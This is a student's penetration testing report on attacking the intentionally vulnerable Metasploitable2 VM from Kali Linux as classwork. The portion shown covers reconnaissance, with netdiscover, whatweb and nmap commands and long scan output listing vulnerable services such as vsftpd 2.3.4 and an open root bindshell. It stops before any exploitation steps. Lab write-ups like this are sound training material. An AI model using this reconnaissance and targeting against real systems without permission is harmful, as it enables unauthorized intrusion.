Penetration Testing Report – Metasploit

Prepared by

Kawsar Uddin Ahmed Chowdhury

Institution: International Islamic University Chittagong , Chittagong , Bangladesh

Subject : Computer Science and Engineering

Linkedin: https://www.linkedin.com/in/kawsar-uddin-09a413136/

Table of Contents

Overview:

Here I will describe how I exploit Metasploit. This project is done as class work. Here, I will show eight ways of accessing the Metasploit system. Used kali Linux as an operating system to attack the Metasploit system. I will explain here how we can hack and get access to the Metasploit system in the Virtual Machine.

The Metasploit system is a vulnerable system, which is programmed intentionally vulnerable so that new penetration tester can learn penetration testing by attacking this server. It is the most widely used system for learning practical penetration testing. A lot of vulnerability exists in this system especially for practicing purposes.

This report is divided into many sections so that readers can understand the report easily

Caution: We cannot attack any website without pre permission of the website owner it is illegal. This report is only for educational purposes. Do not use it unethical way.

Summary of the result:

Reconnaissance on the system shows some valuable details of the Metasploit. The version, the database it uses, and the sensitive port that is already open. I have used FTP,SSH,Telnet and RSH open and unfiltered ports to get into the server. SQL injection has been done for the purpose to get the databases names, tables, and elements inside the tables.


After getting access you can create, and delete files from the Metasploit system.

Attack Narratives:

Reconnaissance:

The reconnaissance process is used to survey the targeted system that how much vulnerable the system is.


*Here, first I will see how many devices are in the same network. For discovering it I will use the "**netdiscover**" command**: netdiscover –i 10.0.2.0/24***




I can see that the Metasploit system is online and also in my network.


*Next, I will use "**whatweb**" command for discovering the server, programming language, and some other details about Metasploit.*


*Command: **whatweb 10.0.2.6***




*Above, these all are passive reconnaissance. Now I am using "**nmap**" to discover active ports of the Metasploit system and this is known as active reconnaissance. Command :**nmap –A –O –vv 10.0.2.6***



root@kali: ~
File Actions Edit View Help
Discovered open port 2049/tcp on 10.0.2.6
Discovered open port 8009/tcp on 10.0.2.6
Discovered open port 5432/tcp on 10.0.2.6
Discovered open port 512/tcp on 10.0.2.6
Discovered open port 1099/tcp on 10.0.2.6
Discovered open port 2121/tcp on 10.0.2.6
Discovered open port 6000/tcp on 10.0.2.6
Discovered open port 513/tcp on 10.0.2.6
Discovered open port 6667/tcp on 10.0.2.6
Discovered open port 514/tcp on 10.0.2.6
Discovered open port 1524/tcp on 10.0.2.6
Completed SYN Stealth Scan at 21:55, 0.15s elapsed (1000 total ports)
Initiating Service scan at 21:55
Scanning 23 services on 10.0.2.6
Completed Service scan at 21:55, 11.34s elapsed (23 services on 1 host)
Initiating OS detection (try #1) against 10.0.2.6
NSE: Script scanning 10.0.2.6.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:55
NSE: [ftp-bounce 10.0.2.6:21] PORT response: 500 Illegal PORT command.
Completed NSE at 21:55, 11.45s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:55
Completed NSE at 21:55, 10.47s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:55
Completed NSE at 21:55, 0.03s elapsed
Nmap scan report for 10.0.2.6
Host is up, received arp-response (0.0014s latency).
Scanned at 2022-07-06 21:55:09 +06 for 36s
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack ttl 64 vsftpd 2.3.4
| ftp-syst:



root@kali: ~
File Actions Edit View Help
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 10.0.2.41
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp open ssh syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
| 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBALz4hsc8a2Srq4nlW960qV8xwBG0JC+jI7fWxm5METIJH4tKr/xUTwsTYEYnaZLzcOiy21D3ZvOwYb6AA3765zdgCd2Tgand7F0YD5UtXG7b7fbz99chReivL0SIWEG/E96Ai+pq
YMP2WD5KaOJwSIXSUajnU5oWmY5×85sBw+XDAAAAFQDFkMpmdFQTF+oRqaoSNVU7Z+hjSwAAAIBCQxNKzi1TyP+QJIFa3M0oLqCVWI0We/ARtXrzpBOJ/dt0hTJXCeYisKqcdwdtyIn8OUCOyrIjqNuA2QW217oQ6wXpbF
h+5AQm8Hl3b6C6o8lX3Ptw+Y4dp0lzfWHwZ/jzHwtuaDQaok7u1f971lEazeJLqfiWrAzoklqSWyDQJAAAAIA1lAD3xWYkeIeHv/R3P9i+XaoI7imFkMuYXCDTq843YU6Td+0mWpllCqAWUV/CQamGgQLtYy5S0ueoks01
MoKdOMMhKVwqdr08nvCBdNKjIEd3gH6oBk/YRnjzxlEAYBsvCmM4a0jmhz0oNiRWlc/F+bkUeFKrBx/D2fdfZmhrGg==
| 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAstqnuFMBOZvO3WTEjP4TUdjgWkIVNdTq6kboEDjteOfc65TlI7sRvQBwqAhQjeeyyIk8T55gMDkOD0akSlSXvLDcmcdYfxeIF0ZSuT+nkRhij7XSSA/Oc5QSk3sJ/SIn
fb78e3anbRHpmkJcVgETJ5WhKObUNf1AKZW++4Xlc63M4KI5cjvMMIPEVOyR3AKmI78Fo3HJjYucg87JjLeC66I7+dlEYX6zT8i1XYwa/L1vZ3qSJISGVu8kRPikMv/cNSvki4j+qDYyZ2E5497W87+Ed46/8P42LNGoOV
8OcX/ro6pAcbEPUdUEfkJrqi2YXbhvwIJ0gFMb6wfe5cnQew==
23/tcp open telnet syn-ack ttl 64 Linux telnetd
25/tcp open smtp syn-ack ttl 64 Postfix smtpd
|_ssl-date: 2022-07-06T15:59:38+00:00; +3m59s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
| SSLv2 supported
| ciphers:
| SSL2_RC4_128_WITH_MD5
| SSL2_RC4_128_EXPORT40_WITH_MD5
| SSL2_RC2_128_CBC_WITH_MD5



root@kali: ~
File Actions Edit View Help
| SSL2_DES_192_EDE3_CBC_WITH_MD5
| SSL2_DES_64_CBC_WITH_MD5
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX/emailAddress=root@ubuntu804-base.localdomain/localityName=Everywhere/organizationalUnitName=Office for Complication of Otherwise Simple Affairs
| Issuer: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX/emailAddress=root@ubuntu804-base.localdomain/localityName=Everywhere/organizationalUnitName=Office for Complication of Otherwise Simple Affairs
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
| MD5: dcd9 ad90 6c8f 2f73 74af 383b 2540 8828
| SHA-1: ed09 3088 7066 03bf d5dc 2373 99b4 98da 2d4d 31c6
| -----BEGIN CERTIFICATE-----
| MIIDWzCCAsQCCQD6+TpMf7a5zDANBgkqhkiG9w0BAQUFADCB8TELMAkGA1UEBhMC
| WFgxKjAoBgNVBAgTIVRoZXJlIGlzIG5vIHN1Y2ggdGhpbmcgb3V0c2lkZSBVUzET
| MBEGA1UEBxMKRXZlcnl3aGVyZTEOMAwGA1UEChMFT0NPU0ExPDA6BgNVBAsTM09m
| ZmljZSBmb3IgQ29tcGxpY2F0aW9uIG9mIE90aGVyd2lzZSBTaW1wbGUgQWZmYWly
| czEjMCEGA1UEAxMadWJ1bnR1ODA0LWJhc2UubG9jYWxkb21haW4xLjAsBgkqhkiG
| 9w0BCQEWH3Jvb3RAdWJ1bnR1ODA0LWJhc2UubG9jYWxkb21haW4wHhcNMTAwMzE3
| MTQwNzQ1WhcNMTAwNDE2MTQwNzQ1WjCB8TELMAkGA1UEBhMCWFgxKjAoBgNVBAgT
| IVRoZXJlIGlzIG5vIHN1Y2ggdGhpbmcgb3V0c2lkZSBVUzETMBEGA1UEBxMKRXZl
| cnl3aGVyZTEOMAwGA1UEChMFT0NPU0ExPDA6BgNVBAsTM09mZmljZSBmb3IgQ29t
| cGxpY2F0aW9uIG9mIE90aGVyd2lzZSBTaW1wbGUgQWZmYWlyczEjMCEGA1UEAxMa
| dWJ1bnR1ODA0LWJhc2UubG9jYWxkb21haW4xLjAsBgkqhkiG9w0BCQEWH3Jvb3RA
| dWJ1bnR1ODA0LWJhc2UubG9jYWxkb21haWgZ8wDQYJKoZIhvcNAQEBBQADgY0A
| MIGJAoGBANa0EzYzmpVxexvefIN12nGxPKl//q1kG3fpT66+ytT4y++uu0N5JHP/
| POWeO238yLGs+kxNXptMmVQL16hKULqp3h0f9ORrAqP0a0XNTK+NiWIzj2W7NmGf
| xCxzwU4uoKgUTphwRmG70bkx34yZ7nVreTxAoK6XAJCd3JkNM6S1AgMBAAEwDQYJ
| KoZIhvcNAQEFBQADgYEAkqS0uBRVYyVRSgvDKiLPOvgXagzPZqqnZS9Ibc3jPlyf
| d2zURFQfHoRPjtSN3awtiAkhqNpWLKkFPEloNRl1DNpTI4iIGS10JsEiZe4RaINq
| U0qcJ8ugtOmNKQyyPBhcZ8xTph4w0Komex6uQLkpAWwuvKIZlHwVbo0wOPbKLnU=
|_-----END CERTIFICATE-----


root@kali: ~
File Actions Edit View Help
53/tcp open domain syn-ack ttl 64 ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp open http syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Metasploitable2 - Linux
111/tcp open rpcbind syn-ack ttl 64 2 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2 111/tcp rpcbind
| 100000 2 111/udp rpcbind
| 100003 2,3,4 2049/tcp nfs
| 100003 2,3,4 2049/udp nfs
| 100005 1,2,3 44995/tcp mountd
| 100005 1,2,3 46623/udp mountd
| 100021 1,3,4 56053/udp nlockmgr
| 100021 1,3,4 57847/tcp nlockmgr
| 100024 1 35728/tcp status
|_ 100024 1 48168/udp status
139/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec syn-ack ttl 64 netkit-rsh rexecd
513/tcp open login syn-ack ttl 64 OpenBSD or Solaris rlogind
514/tcp open tcpwrapped syn-ack ttl 64
1099/tcp open java-rmi syn-ack ttl 64 GNU Classpath grmiregistry
1524/tcp open bindshell syn-ack ttl 64 Metasploitable root shell
2049/tcp open nfs syn-ack ttl 64 2-4 (RPC #100003)
2121/tcp open ftp syn-ack ttl 64 ProFTPD 1.3.1
3306/tcp open mysql syn-ack ttl 64 MySQL 5.0.51a-3ubuntu5
| mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5


root@kali: ~
File Actions Edit View Help
| Thread ID: 8
| Capabilities flags: 43564
| Some Capabilities: Support41Auth, SupportsTransactions, SwitchToSSLAfterHandshake, ConnectWithDatabase, Speaks41ProtocolNew, LongColumnFlag, SupportsCompression
| Status: Autocommit
|_ Salt: *?AdV`_>Xl,`#)E^,\m/
5432/tcp open postgresql syn-ack ttl 64 PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX/emailAddress=root@ubuntu804-base.localdomain/localityName=Everywhere/organizationalUnitName=Office for Complication of Otherwise Simple Affairs
| Issuer: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX/emailAddress=root@ubuntu804-base.localdomain/localityName=Everywhere/organizationalUnitName=Office for Complication of Otherwise Simple Affairs
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2010-03-17T14:07:45
